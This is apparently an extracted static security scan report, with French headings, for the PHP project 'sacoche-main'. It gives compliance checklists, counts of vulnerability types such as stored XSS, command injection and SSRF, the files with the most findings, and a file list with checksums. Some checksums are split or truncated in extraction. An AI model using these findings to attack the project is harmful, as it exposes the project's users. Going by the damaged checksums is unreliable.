APSC-DV-003250 - CAT I The application must be decommissioned when maintenance or support is no longer available.	0	0
APSC-DV-003236 - CAT II The application development team must provide an application incident response plan.	0	0
APSC-DV-003240 - CAT I All products must be supported by the vendor or the development team.	0	0
APSC-DV-003260 - CAT III Procedures must be in place to notify users when an application is decommissioned.	0	0
APSC-DV-003270 - CAT II Unnecessary built-in application accounts must be disabled.	0	0
APSC-DV-003280 - CAT I Default passwords must be changed.	0	0
APSC-DV-003330 - CAT II The system must alert an administrator when low resource conditions are encountered.	0	0
APSC-DV-003285 - CAT II An Application Configuration Guide must be created and included with the application.	0	0
APSC-DV-003290 - CAT II If the application contains classified data, a Security Classification Guide must exist containing data elements and their classification.	0	0
APSC-DV-003300 - CAT II The designer must ensure uncategorized or emerging mobile code is not used in applications.	0	0
APSC-DV-003310 - CAT II Production database exports must have database administration credentials and sensitive data removed before releasing the export.	0	0
APSC-DV-003320 - CAT II Protections against DoS attacks must be implemented.	0	0
APSC-DV-003340 - CAT III At least one application administrator must be registered to receive update notifications, or security alerts, when automated alerts are available.	0	0
APSC-DV-003360 - CAT III The application must generate audit records when concurrent logons from different workstations occur.	0	0
APSC-DV-003345 - CAT III The application must provide notifications or alerts when product update and security related patches are available.	0	0
APSC-DV-003350 - CAT II Connections between the DoD enclave and the Internet or other public or commercial wide area networks must require a DMZ.	0	0
APSC-DV-003400 - CAT II The Program Manager must verify all levels of program management, designers, developers, and testers receive annual security training pertaining to their job function.	0	0
APSC-DV-000010 - CAT II The application must provide a capability to limit the number of logon sessions per user.	0	0
APSC-DV-000060 - CAT II The application must clear temporary storage and cookies when the session is terminated.	0	0
APSC-DV-000070 - CAT II The application must automatically terminate the non-privileged user session and log off non-privileged users after a 15 minute idle time period has elapsed.	0	0
APSC-DV-000080 - CAT II The application must automatically terminate the admin user session and log off admin users after a 10 minute idle time period is exceeded.	0	0
APSC-DV-000090 - CAT II Applications requiring user access authentication must provide a logoff capability for user initiated communication session.	0	0
APSC-DV-000100 - CAT III The application must display an explicit logoff message to users indicating the reliable termination of authenticated communications sessions.	0	0
APSC-DV-000110 - CAT II The application must associate organization-defined types of security attributes having organization-defined security attribute values with information in storage.	0	0
APSC-DV-000120 - CAT II The application must associate organization-defined types of security attributes having organization-defined security attribute values with information in process.	0	0
APSC-DV-000130 - CAT II The application must associate organization-defined types of security attributes having organization-defined security attribute values with information in transmission.	0	0

APSC-DV-000160 - CAT II The application must implement DoD-approved encryption to protect the confidentiality of remote access sessions.*	0	0
APSC-DV-000170 - CAT II The application must implement cryptographic mechanisms to protect the integrity of remote access sessions.	0	0
APSC-DV-000190 - CAT I Messages protected with WS_Security must use time stamps with creation and expiration times.	0	0
APSC-DV-000180 - CAT II Applications with SOAP messages requiring integrity must include the following message elements:-Message ID-Service Request-Timestamp-SAML Assertion (optionally included in messages) and all elements of the message must be digitally signed.	0	0
APSC-DV-000200 - CAT I Validity periods must be verified on all application messages using WS-Security or SAML assertions.	0	0
APSC-DV-000210 - CAT II The application must ensure each unique asserting party provides unique assertion ID references for each SAML assertion.	0	0
APSC-DV-000220 - CAT II The application must ensure encrypted assertions, or equivalent confidentiality protections are used when assertion data is passed through an intermediary, and confidentiality of the assertion data is required when passing through the intermediary.	0	0
APSC-DV-000230 - CAT I The application must use the NotOnOrAfter condition when using the SubjectConfirmation element in a SAML assertion.	0	0
APSC-DV-000240 - CAT I The application must use both the NotBefore and NotOnOrAfter elements or OneTimeUse element when using the Conditions element in a SAML assertion.	0	0
APSC-DV-000250 - CAT II The application must ensure if a OneTimeUse element is used in an assertion, there is only one of the same used in the Conditions element portion of an assertion.	0	0
APSC-DV-000260 - CAT II The application must ensure messages are encrypted when the SessionIndex is tied to privacy data.	0	0
APSC-DV-000290 - CAT II Shared/group account credentials must be terminated when members leave the group.	0	0
APSC-DV-000280 - CAT II The application must provide automated mechanisms for supporting account management functions.	0	0
APSC-DV-000300 - CAT II The application must automatically remove or disable temporary user accounts 72 hours after account creation.	0	0
APSC-DV-000320 - CAT III The application must automatically disable accounts after a 35 day period of account inactivity.	0	0
APSC-DV-000330 - CAT II Unnecessary application accounts must be disabled, or deleted.	0	0
APSC-DV-000420 - CAT II The application must automatically audit account enabling actions.	0	0
APSC-DV-000340 - CAT II The application must automatically audit account creation.	0	0
APSC-DV-000350 - CAT II The application must automatically audit account modification.	0	0
APSC-DV-000360 - CAT II The application must automatically audit account disabling actions.	0	0
APSC-DV-000370 - CAT II The application must automatically audit account removal actions.	0	0
APSC-DV-000380 - CAT III The application must notify System Administrators and Information System Security Officers when accounts are created.	0	0
APSC-DV-000390 - CAT III The application must notify System Administrators and Information System Security Officers when accounts are modified.	0	0
APSC-DV-000400 - CAT III The application must notify System Administrators and Information System Security Officers of account disabling actions.	0	0
APSC-DV-000410 - CAT III The application must notify System Administrators and Information System Security Officers of account removal actions.	0	0
APSC-DV-000430 - CAT III The application must notify System Administrators and Information System Security Officers of account enabling actions.	0	0
APSC-DV-000440 - CAT II Application data protection requirements must be identified and documented.	0	0
APSC-DV-000520 - CAT II The application must audit the execution of privileged functions.	0	0

APSC-DV-000450 - CAT II The application must utilize organization-defined data mining detection techniques for organization-defined data storage objects to adequately detect data mining attempts.	0	0
APSC-DV-000460 - CAT I The application must enforce approved authorizations for logical access to information and system resources in accordance with applicable access control policies.*	0	0
APSC-DV-000470 - CAT II The application must enforce organization-defined discretionary access control policies over defined subjects and objects.	0	0
APSC-DV-000480 - CAT II The application must enforce approved authorizations for controlling the flow of information within the system based on organization-defined information flow control policies.	0	0
APSC-DV-000490 - CAT II The application must enforce approved authorizations for controlling the flow of information between interconnected systems based on organization-defined information flow control policies.	0	0
APSC-DV-000500 - CAT II The application must prevent non-privileged users from executing privileged functions to include disabling, circumventing, or altering implemented security safeguards/countermeasures.	0	0
APSC-DV-000510 - CAT I The application must execute without excessive account permissions.	0	0
APSC-DV-000530 - CAT I The application must enforce the limit of three consecutive invalid logon attempts by a user during a 15 minute time period.	0	0
APSC-DV-000560 - CAT III The application must retain the Standard Mandatory DoD Notice and Consent Banner on the screen until users acknowledge the usage conditions and take explicit actions to log on for further access.	0	0
APSC-DV-000540 - CAT II The application administrator must follow an approved process to unlock locked user accounts.	0	0
APSC-DV-000550 - CAT III The application must display the Standard Mandatory DoD Notice and Consent Banner before granting access to the application.	0	0
APSC-DV-000570 - CAT III The publicly accessible application must display the Standard Mandatory DoD Notice and Consent Banner before granting access to the application.	0	0
APSC-DV-000580 - CAT III The application must display the time and date of the users last successful logon.	0	0
APSC-DV-000630 - CAT II The application must provide audit record generation capability for the destruction of session IDs.	0	0
APSC-DV-000590 - CAT II The application must protect against an individual (or process acting on behalf of an individual) falsely denying having performed organization-defined actions to be covered by non-repudiation.	0	0
APSC-DV-000600 - CAT II For applications providing audit record aggregation, the application must compile audit records from organization-defined information system components into a system-wide audit trail that is time-correlated with an organization-defined level of tolerance	0	0
APSC-DV-000610 - CAT II The application must provide the capability for organization-identified individuals or roles to change the auditing to be performed on all application components, based on all selectable event criteria within organization-defined time thresholds.	0	0
APSC-DV-000620 - CAT II The application must provide audit record generation capability for the creation of session IDs.	0	0
APSC-DV-002500 - CAT II The application must protect from Cross-Site and Server-Side Request Forgery (CSRF SSRF) vulnerabilities.*	0	0

* Veuillez noter que le rapport inclut uniquement les pré-réglages/filtres que vous avez appliqués aux résultats de l'analyse

Aperçu de l'analyse - OWASP Top 10 API

Category	Issues Found	Best Fix Locations
API1-Broken Object Level Authorization	0	0
API2-Broken Authentication	0	0
API3-Excessive Data Exposure	0	0
API4-Lack of Resources and Rate Limiting	0	0
API5-Broken Function Level Authorization	0	0
API6-Mass Assignment	0	0
API7-Security Misconfiguration	0	0
API8-Injection	0	0
API9-Improper Assets Management	0	0
API10-Insufficient Logging and Monitoring	0	0

Aperçu de l'analyse - OWASP Top 10 API 2023

Category	Issues Found	Best Fix Locations
API1-Broken Object Level Authorization	0	0
API2-Broken Authentication	0	0
API3-Broken Object Property Level Authorization	0	0
API4-Unrestricted Resource Consumption	0	0
API5-Broken Function Level Authorization	0	0
API6-Unrestricted Access to Sensitive Business Flows	0	0
API7-Server Side Request Forgery	0	0
API8-Security Misconfiguration	0	0
API9-Improper Inventory Management	0	0
API10-Unsafe Consumption of APIs	0	0

Aperçu de l'analyse - OWASP Top 10 2010

Category	Issues Found	Best Fix Locations
A1-Injection	0	0
A2-Cross-Site Scripting (XSS)	0	0
A3-Broken Authentication and Session Management	0	0
A4-Insecure Direct Object References	0	0
A5-Cross-Site Request Forgery (CSRF)	0	0
A6-Security Misconfiguration	0	0
A7-Insecure Cryptographic Storage	0	0
A8-Failure to Restrict URL Access	0	0
A9-Insufficient Transport Layer Protection	0	0
A10-Unvalidated Redirects and Forwards	0	0

Aperçu de l'analyse - MOIS(KISA) Secure Coding 2021

Category	Issues Found	Best Fix Locations
MOIS(KISA) API misuse	0	0
MOIS(KISA) Code error	0	0
MOIS(KISA) Encapsulation	0	0
MOIS(KISA) Error processing	0	0
MOIS(KISA) Security Functions	0	0
MOIS(KISA) Time and status	0	0
MOIS(KISA) Verification and representation of input data	0	0

Aperçu de l'analyse - SANS top 25

Category	Issues Found	Best Fix Locations
SANS top 25	0	0

Aperçu de l'analyse - CWE top 25

Category	Issues Found	Best Fix Locations
CWE top 25	0	0

Aperçu de l'analyse - Top Tier

Category	Issues Found	Best Fix Locations
Top Tier	0	0

Aperçu de l'analyse - OWASP ASVS

Category	Issues Found	Best Fix Locations
V01 Architecture, Design and Threat Modeling	0	0
V02 Authentication	0	0
V03 Session Management	0	0
V04 Access Control	0	0
V05 Validation, Sanitization and Encoding	0	0
V06 Stored Cryptography	0	0
V07 Error Handling and Logging	0	0
V08 Data Protection	0	0
V09 Communication	0	0
V10 Malicious Code	0	0
V11 Business Logic	0	0
V12 Files and Resources	0	0
V13 API and Web Service	0	0
V14 Configuration	0	0

Aperçu de l'analyse - ASA Mobile Premium

Category	Issues Found	Best Fix Locations
ASA Mobile Premium*	0	0

* Veuillez noter que le rapport inclut uniquement les préréglages/filtres que vous avez appliqués aux résultats de l'analyse

Aperçu de l'analyse - ASA Premium

Category	Issues Found	Best Fix Locations
ASA Premium*	130	126

* Veuillez noter que le rapport inclut uniquement les préreglages/filtres que vous avez appliqués aux résultats de l'analyse

Aperçu de l'analyse - Base Preset


Category	Issues Found	Best Fix Locations
Base Preset*	36	36

* Veuillez noter que le rapport inclut uniquement les préreglages/filtres que vous avez appliqués aux résultats de l'analyse

Distribution des résultats par statut Première analyse du projet

	Critique	Haute	Moyenne	Basse	Informations	Total
Nouveaux problèmes	4	15	51	60	0	130
Problèmes récurrents	0	0	0	0	0	0
Total	4	15	51	60	0	130

Problèmes corrigés	0	0	0	0	0	0
--------------------	---	---	---	---	---	---



Distribution des résultats par état

	Critique	Haute	Moyenne	Basse	Informations	Total
Pour vérifier	4	15	51	60	0	130
Non exploitable	0	0	0	0	0	0
Confirmé	0	0	0	0	0	0
Urgent	0	0	0	0	0	0
Proposition non exploitable	0	0	0	0	0	0
Total	4	15	51	60	0	130

Aperçu des résultats

Type de vulnérabilité	Occurrences	Sévérité
-----------------------	-------------	----------

Stored XSS	3	Critique
Stored Command Injection	1	Critique
Client DOM Code Injection from AJAX	6	Haute
Relative Path Traversal	5	Haute
Dangerous File Inclusion	1	Haute
Deserialization of Untrusted Data	1	Haute
Reflected XSS	1	Haute
SSRF	1	Haute
Broken or Risky Hashing Function	32	Moyenne
Use of Cryptographically Weak PRNG	8	Moyenne
HttpOnly Cookie Flag Not Set	4	Moyenne
HttpOnly Cookie Flag Not Set	2	Moyenne
Unchecked Input For Loop Condition	2	Moyenne
Missing HSTS Header	1	Moyenne
Open Redirect	1	Moyenne
SSL Verification Bypass	1	Moyenne
Client JQuery Deprecated Symbols	33	Basse
Use of Non Cryptographic Random	20	Basse
Unsafe Use Of Target blank	3	Basse
Use of Insufficiently Random Values	2	Basse
Client Use Of Iframe Without Sandbox	1	Basse
Insufficient Sanitization for XSS	1	Basse

10 fichiers les plus vulnérables

Vulnérabilités critiques, élevées et moyennes

Nom du fichier	Problèmes détectés
sacoche-main/_inc/class.FileSystem.php	9
sacoche-main/webservices.php	5
sacoche-main/pages/public_contact_admin.ajax.php	4
sacoche-main/_inc/class.Outil.php	4
sacoche-main/_inc/class.Session.php	4
sacoche-main/_inc/noyau_livret_fin_cycle_socle.php	4
sacoche-main/_inc/noyau_livret_fin_maternelle.php	4
sacoche-main/_inc/noyau_livret_releve_periodique.php	4
sacoche-main/pages/webmestre_database_test.php	3
sacoche-main/_js/cookies.js	3

Fichiers analysés

Nom du fichier	Taille du fichier KB	Checksum
.ActiveScans/87838	0	e3b0c44298fc1c149afb4c8996fb92427ae41e4649b934ca495991b7852b855
.SourceControl/0000000909_00-700462602_000505661100	0	e3b0c44298fc1c149afb4c8996fb92427ae41e4649b934ca495991b7852b855
sacoche-main/_img/drapeau/info.txt	1	57a3bcfbfa8ffa46a1eb50e5590e518e04ee7546f6738472a2a9ad45b2ce94da
sacoche-main/_inc/_loader.php	44	0ef0b61a776892de680ab2f5ab80e1b2f8ea8f037ad5f35e4e8cd78c41b02586
sacoche-main/_inc/class.API.php	8	86c6c10825ea23d08543fc61dc39ef010ba9e930733b3e1f3cf90145479ac8c0
sacoche-main/_inc/class.Browser.php	15	e2ddc78fb1eef9ed81eb03a47c5ad3100c537b587c22f4fa6fed8c27ecbeac88
sacoche-main/_inc/class.ChromePHP.php	13	166a432c801f4af80ceb33867a3a4fdbc74d948aa882a4d9b96b3ab961b2ba7e
sacoche-main/_inc/class.Clean.php	30	abce50a017f403f0fdacbf1605af6c515d262e82acee60dc239be240b4ef902
sacoche-main/_inc/class.Cookie.php	7	845b9691a6506714e9f4e358eb1424d3b5d326728e3c4bf16618f43c3aa7c664
sacoche-main/_inc/class.CssMin.php	6	71228deb97b86e1f11fbb60c4bdac9597966b3e3fb00ad00c17e1bca0f1afd37
sacoche-main/_inc/class.CSV.php	4	5f24bcf8db4747bc617f7094dc2821f565a09890c615cba5b1f62ed07f11410a
sacoche-main/_inc/class.cURL.php	18	76e6a15174774448736a0fa321a2b596489d5f3fe8c9d0676f7863ec43627b7f
sacoche-main/_inc/class.DB.config.sacoche_structure.php	2	74aaf370f841afb095b3c8f54a140615205f0157327f4c99df539e8c00350927
sacoche-main/_inc/class.DB.config.sacoche_webmestre.php	2	1817aaea3717aa844bb0d787ad4ffec34db186029f1608f2ea3eed018818d2dd
sacoche-main/_inc/class.DBextra.php	6	0e7bc0f5af9d58f1ddeb06a1c5fe168a4ea506ec1e3524f956075fa02993f167
sacoche-main/_inc/class.Erreur500.php	7	5596d99d03778df8d6a3ca779f2380749efc400348ff7bd984ba3bec4297b4
sacoche-main/_inc/class.FileSystem.php	59	5ae6f49749423e19c018b9063ad03ab1f2b575f91de23f91a70773c4f58ae185
sacoche-main/_inc/class.FineDiff.php	24	e2405bc983ba647f24126c72d000fd3a29cb0b7b1395eae099ba6bc556a12559
sacoche-main/_inc/class.Form.php	35	83f81f5064e40f89ea37466067084d976d2a09503c6d0dbed29c112a753c254d
sacoche-main/_inc/class.Html.php	21	372a18d8961b7367cfebe510e92c451fcfaa6e94e260663d742ea94bd4f5e548
sacoche-main/_inc/class.HtmlArborescence.php	17	2182247eb391383e38b84825c450b7dc667438451deab1e401249954952995ba
sacoche-main/_inc/class.HtmlForm.php	23	5689df6c9411a06308834aede93b4b7dde3

		0a033341c64005031ce6f1c282fb0
sacoché-main/_inc/class.HtmlMail.php	6	f10f38e424601ca2feb79c83f1cabe5896cd0 05a208dea09dd35596b32cd8a31
sacoché-main/_inc/class.Image.php	7	ba52942f29e485338d0004cc838a2a15f4d9 e425d39be6933e738472e1fc759f
sacoché-main/_inc/class.InfoServeur.php	51	439a3776e65c5865fdbbc4763d5ce241836 81e0e04b8b360dc362ba4284c129e
sacoché-main/_inc/class.Json.php	6	647b09b15eb518d486a62525efd70ef1b17 90cf258fbdcf3cc8f9a2838b03cdc
sacoché-main/_inc/class.JSqueeze.php	37	c055ce874b4c3d3b907a3daf035ade6980b 94313e3b41c5460662b547c12321c
sacoché-main/_inc/class.LaTeX.php	4	a7dd18186768c7f8026182088d4c95716d2 144c3834c447c0dc3b1f4194e34bb
sacoché-main/_inc/class.Layout.php	32	7588abb3e0cffa65114ffa0c27979a73578cd 918c54e9de078af1bee6ec180af
sacoché-main/_inc/class.LockAcces.php	10	d5e52f27ca15f99ab7c33e2ed0c904dcbb2a f755f3c0bcd8f85352294ed44f8a
sacoché-main/_inc/class.Math.php	3	250073bd7098f55ec53610109cd23fa1e721 a3a41809f782d4246ba8af4396b3
sacoché-main/_inc/class.MyDOMDocument.php	3	002b4dad979b589a40140120daab6bcbf48 5956f279a85a631ab2fb875ae164e
sacoché-main/_inc/class.Outil.php	35	a3c3042b655718d54351cca9cb77e9e74a0 4c6a6a12f7015f3da0eface908346
sacoché-main/_inc/class.OutilBilan.php	14	0aac5e74016947c47cfacba6d243e083c70a d553da3390412bb7254f66b5f2a0
sacoché-main/_inc/class.PDF.php	86	5d8897ce9a44418ac74ccc4e336fabe2f283 402b48f7768c08e4cb71eb501793
sacoché-main/_inc/class.PDF_archivage_tableau.php	30	6b58da07f81293adb2df8be175d3dc2da26 e9a2492ffb4dc329088f680fd2fbf
sacoché-main/_inc/class.PDF_evaluation_cartouche.php	16	41a3d0db2ea73a566a1f8d6aba02db8b2f0 dc3cfe5aca3011a6a07ede0c1be31
sacoché-main/_inc/class.PDF_evaluation_commentaires.php	5	971b03319d16851b10ba6c76be983787719 1a92a6c39ab98280fc972559570b3
sacoché-main/_inc/class.PDF_evaluation_tableau.php	15	2d4aab2aaea2fae6f86b86384f78a5778312 be0c5e60e8bceb1c8cddd467fa33
sacoché-main/_inc/class.PDF_grille_referentiel.php	10	0f3cc1b72874601a6bf6624d706b9a6c20f2 01767a6fa5f8ed5d0ad93a2160c4
sacoché-main/_inc/class.PDF_item_bulletin.php	6	0cc94cd2c71c43c8e211ffd393f9d312529a7 4fba1bd92b2712753e69d85976c
sacoché-main/_inc/class.PDF_item_releve.php	29	64c055d396b45e768c9e9dac93024107fff7 c467b03658d4353336f74ffb0478
sacoché-main/_inc/class.PDF_item_synthese.php	33	7bc703a52805bf6bf361f5537f2c62d59c467 a4efd622f6f5a0c15ca667e4ea6
sacoché-main/_inc/class.PDF_item_tableau_eval.php	7	5221bc2ddf0be90f748d28443d63516506 38409ab99ee73e7dd232ec2834e9a
sacoché-main/_inc/class.PDF_item_tableau_synthese.php	10	9796c7fb69babff1029b965653ebe307d063 ff3764ad5cbb0392e3e1a91f83b1
sacoché-main/_inc/class.PDF_listing_eleves.php	4	5e70be2a1c5843ec554c47cf7bc8cdedddea 863692c81d5424e54af2f6005e24
sacoché-main/_inc/class.PDF_livret_scolaire.php	111	7695310393aa23973b1c42c1d70cee2d5a2

		1b91fbdcf57b72139137d330e4205
sacoché-main/_inc/class.PDF_plan_classe.php	6	b8acb5f57b7e2633f56e1d3e38329a4b28df6244fae7bb259b66920d58c4ae88
sacoché-main/_inc/class.PDF_socle2016_releve.php	8	66c182160d4f96286e290e309f9fde1728fabf03a9de768f42500a4499f57d9a
sacoché-main/_inc/class.PDF_socle2016_repartition.php	7	d8afb960e1b0db90c3e719f3e24340fc56961ae3c23fd7dc097435c96bd05769
sacoché-main/_inc/class.PDF_socle2016_synthese.php	7	9887fcfa9e3d16ebba821ca4bfd5767307d1942c193f33f58d7216a54b4e094c
sacoché-main/_inc/class.PDF_synthese_tableau.php	7	eef8f29a4cb94a0907a052de2001908eadabb5900796c493acca66e808472e3f
sacoché-main/_inc/class.PDF_trombinoscope.php	5	7a67255a3b8d9bc5157dbb816b27290943eee50123bf86cbe750c468d331c626
sacoché-main/_inc/class.RSS.php	7	f653cac14c85bc56b69eee549a1fc171cc7dc252be3314846ca880d7cabcd54e
sacoché-main/_inc/class.SACocheLog.php	5	b3a2a6a54b9a3bcde73712345fd5dd6c2820fb1e2e8c8963ea7690c519a71ed9
sacoché-main/_inc/class.ServeurCommunaire.php	26	5eabf9bb3ab6a2cf94f667f33b2aca35348f978e66df1e2676019119f153f42d
sacoché-main/_inc/class.Sesamail.php	38	c8a97c931b39fb12f3c8d8c7a5938f20072b838fd10a3a8a4606d4059c20801f
sacoché-main/_inc/class.Session.php	37	de19e149dbb3f69aa30b080c9a799fc3a4732213f94168c19c58fe77c5268fb2
sacoché-main/_inc/class.SessionUser.php	40	8f3a936e5738fabfbf2b253dec1e69bb978083ec8e370e23418d177c1d5b93c2
sacoché-main/_inc/class.To.php	14	fbeb3e8afa66a2a27c0551acb83d9d46ca47fa7c1bd16c74dd98bb705492eb84
sacoché-main/_inc/class.Webmestre.php	17	bd47cf2a333b870a50110952fb83fdebca99c488fdcae01c7f3445b7a98feef7
sacoché-main/_inc/code_administrateur_comptes.php	5	4c48552008055af266ee981bb949fc48cdc79ec0f35ebb372e67a93bd2840487
sacoché-main/_inc/code_livret_archiver.php	68	d93a321072130adc8f18c9c46a46d228d1510e6cc276e419477b0516a52dd2b6
sacoché-main/_inc/code_livret_consulter.php	24	8c156bd432bdbcb153b2de2531c6989fc8853acc558a02613f21fde141e59195
sacoché-main/_inc/code_livret_examiner.php	16	f3c297e812f0b6c0fd4cba4eba9a6372d8c51d67720868b9e0b567256bcb2117
sacoché-main/_inc/code_livret_importer.php	28	330581e1c66e85814eef6686ba3d7948b4a9b5e2f61b86cb830141a5f3780cdd
sacoché-main/_inc/code_livret_imprimer.php	47	6b3088c2552bec702bad7689f4e74a6decea80b14c825ded4f8299013220d95c
sacoché-main/_inc/code_livret_recolter.php	98	0130337502af88eebd191207682719d98ac91011c49de83ceef04cf60035119d
sacoché-main/_inc/code_livret_saisir.php	59	aa4f87eabeefb0abbbdb067ee391c45a52b7fd3d7837cde57a6f6b30c1739e18
sacoché-main/_inc/code_livret_saisir_multiple.php	28	59fb3084423719c91acaf4a3e1d24404864e5266635338155711c15c87240e18
sacoché-main/_inc/code_officiel_archiver.php	51	4577d607a5de2dca128e8e2b4c8aaaaad808d02f01928cd0d819a02c1b68a32e
sacoché-main/_inc/code_officiel_consulter.php	26	105001d7b596f3f393d844136c3545d5c1d

		524a6f9bbdd736d0e70c736c55091
sacoché-main/_inc/code_officiel_examiner.php	17	7c642b59b4fa8654d88cef6bfe6417adf81513c243e45a1058538a47a0d1956f
sacoché-main/_inc/code_officiel_importer.php	22	fbbfc9779897e837581f6f7ea2f6009026713929c177062fd2eb35a90f68f6b9
sacoché-main/_inc/code_officiel_imprimer.php	45	369045cb643c3c753c5f4bf3b636a3f53e65e8779c4fc6857bff3497e56af3e0
sacoché-main/_inc/code_officiel_saisir.php	36	27dcddbe3b1f65cac870c4814c63dafa3b3e002ea4a404030c995b753811beb1
sacoché-main/_inc/code_officiel_saisir_multiple.php	19	39549ff9f50d0feb2969fe09ecaca849749ee2179fb3f3d22df7f9c7e21bc628
sacoché-main/_inc/code_report_notes_releve_to_bulletin.php	4	4d00bf7c3d8c353d3db41da89c8853a60aa5e4c5d8a64e43b155157386840d10
sacoché-main/_inc/fonction_bulletin.php	22	2330bc77ec05b1131984cc3601900b4fad1d4e99a8717a21a03d9f04c53692d1
sacoché-main/_inc/fonction_divers.php	7	f0f337ebb2e7de207d6de3d81d3a04cf0e9660bdaa3c5fc5bdf70b9c3d2d18e3
sacoché-main/_inc/fonction_dump.php	19	990128189e27ab4a340b8a0eca9ad6cd3583641e7235bd476cde1a0eae696270
sacoché-main/_inc/fonction_livret.php	93	0a416e0e5e5c31b42b3060882e87e96ea65e181b4a9dd0d510725cfd5d9f1436
sacoché-main/_inc/maj_fichier constantes_hebergement.php	7	cca1915f7df3b4c959fcd5ed6309ebc67ac2935c3dbf132db3c6c744007ee29c
sacoché-main/_inc/noyau_items_releve.php	126	29db68385c4db85ba21785224d2daffdf08e24c4f2a55a350b31377f262f6ce7
sacoché-main/_inc/noyau_items_synthese.php	86	7bfdebb9724602bede50d2c78a7f2cff9241b1074adda56e7e9ddd460821105
sacoché-main/_inc/noyau_livret_fin_cycle_socle.php	27	19d617a2e836bc2ef7a8c24ee5f9e97b6eb6b12fbafd968bf89a3651d1cb2a47
sacoché-main/_inc/noyau_livret_fin_maternelle.php	32	556d15b7d8ab73c46524a1af60c61b4f64388307df6b5b6138604da65a25208b
sacoché-main/_inc/noyau_livret_releve_periodique.php	104	3310f9394326ed50b934581af167c933e294f5e1f455306405a95629a8a0be56
sacoché-main/_inc/noyau_socle2016.php	46	ba64b30fc6d711688e1e8ad121d9ee1bf9eaf9938eea0e2253212890e9ae9d23
sacoché-main/_inc/tableau_astuces.php	20	8254e61ff77c04225513e4cf12603c2d50dd4be2c46fc2dc87e43dea26fddba8
sacoché-main/_inc/tableau_droits.php	24	51596631a0e73b764f5101da8bd4cd030f764fae1b9db510102ab3e5261e32d9
sacoché-main/_inc/tableau_langues_traduction.php	8	53c0b53411719db2a1c3a2b8db9fb81fcc6b2c1ec6736d440ab7f2aa8ecb79b9
sacoché-main/_inc/tableau_langues_vivantes.php	5	32643bb432ee10a198c1b377a7bb1ecbaa15adef6ebfc360a088735d05d1bbb1
sacoché-main/_inc/tableau_niveaux_generiques.php	3	c0ded0932f5ebe777612d0563838ee655afc64ead8e26a8e68212a3cd56907b1
sacoché-main/_inc/tableau_sso.php	131	7a24352d7ecd5abf9e36e6a676732a593046343865bdad151c9a2fbf2a75e45a
sacoché-main/_js/cookies.js	3	5d5fb1c59e02cfaa977eaa398e5e6b556bde3196723c31902e66308dfa137f3
sacoché-main/_js/highcharts.js	365	174c4a62f51d60f0a028a80a1ad123c701d7

		29245bc0a3feda63a5806a11d05b
sacoche-main/_js/highcharts_exporting.js	19	542801ef20b5d67ad84ce02aba82275fe3f01428944b4896f67f63c0de38d735
sacoche-main/_js/highcharts_exporting_offline.js	12	c0ac5a4a91c17030437cd74c8abd42413545dcf9a2038652287a03003e5ffdeb
sacoche-main/_js/jquery-librairies.js	304	a59de516d5c717858fe21af2bf37e930522068cbe997bd91b0ba7f3f1dd5c97e
sacoche-main/_js/script.js	90	6b5b4d08795b563478d18c29733b0761ea96d36d86b59e82418e8e399235b61a
sacoche-main/_lib/certificats/certificats.txt	1 141	f4007000faa82751cba730a6f90c680d660aa3ac40b815e6691d8ddd65ded0c1
sacoche-main/_lib/DB/DB.class.php	17	4b27dc3a5114260c1d76bc1979fac97ddd89762dbb6b09a153184a03725d4855
sacoche-main/_lib/DB/DB/DB_Manager.class.php	21	4333b405b32f3c5d8ad3bc9fb2b5c8c07762793ec625eb02ca751711a29c7307
sacoche-main/_lib/DB/DB/driver/DB_driver_mysqli.class.php	11	21cfb0af9451ee5feda76716c2730c0b19ff8c93864b3d04a309e0b832361bca
sacoche-main/_lib/DB/DB/driver/DB_driver_PDO.class.php	15	87af769e7c104481d70525f398d328d3a2254af20169021a139efe5d61b71915
sacoche-main/_lib/FPDF/font/unifont/arial.cw127.php	3	e167c0df52d25a8984599dea06f1a918806a9b622e7765a68833726cd1100df1
sacoche-main/_lib/FPDF/font/unifont/arial.mtx.php	1	eedced19b1ed334ec55c91c4cbf318b5f7ed6bc7fbd0693cc61e1c8de7f2edb
sacoche-main/_lib/FPDF/font/unifont/arial-bold.cw127.php	3	0672600ee266614aaab4b94e52c4876693b18384c546ded6e7ecf70998927112
sacoche-main/_lib/FPDF/font/unifont/arial-bold.mtx.php	1	9dc914f1ae3b5837f4dba87c719bf1cb78c1a37fd7118d4bcdeec9543a972be0
sacoche-main/_lib/FPDF/font/unifont/ttf fonts.php	34	9ca1b7a11651c596c5a6fb94d6b9de5ae85fbad4c1f8e8cbe3d3a857605b8bde
sacoche-main/_lib/FPDF/license.txt	1	44b085ba3e622633e3dfc75e06fd8f03b173fff64055390218b88e6e6809953d
sacoche-main/_lib/FPDF/PDF_Label.php	9	76e27289e8a5fedc07f8b722fa3c76cc9a32b0e19b52adb3e92a56bf2d5f5b2b
sacoche-main/_lib/FPDF/tfpdf.php	64	0cb3869e9cdba90d8422c0fdd04bb9ec0c376d4238f830af19c98424f8a34c3
sacoche-main/_lib/FPDI/composer.json	2	78158e3e4538faf972d0330567364456f0ac92bc766c1c1b421be5e61c666e84
sacoche-main/_lib/FPDI/filters/FilterASCII85.php	3	71df9be1a47d82a346ce4bc9e4848d4f57c79d9c12c445a3be810d1680a1810c
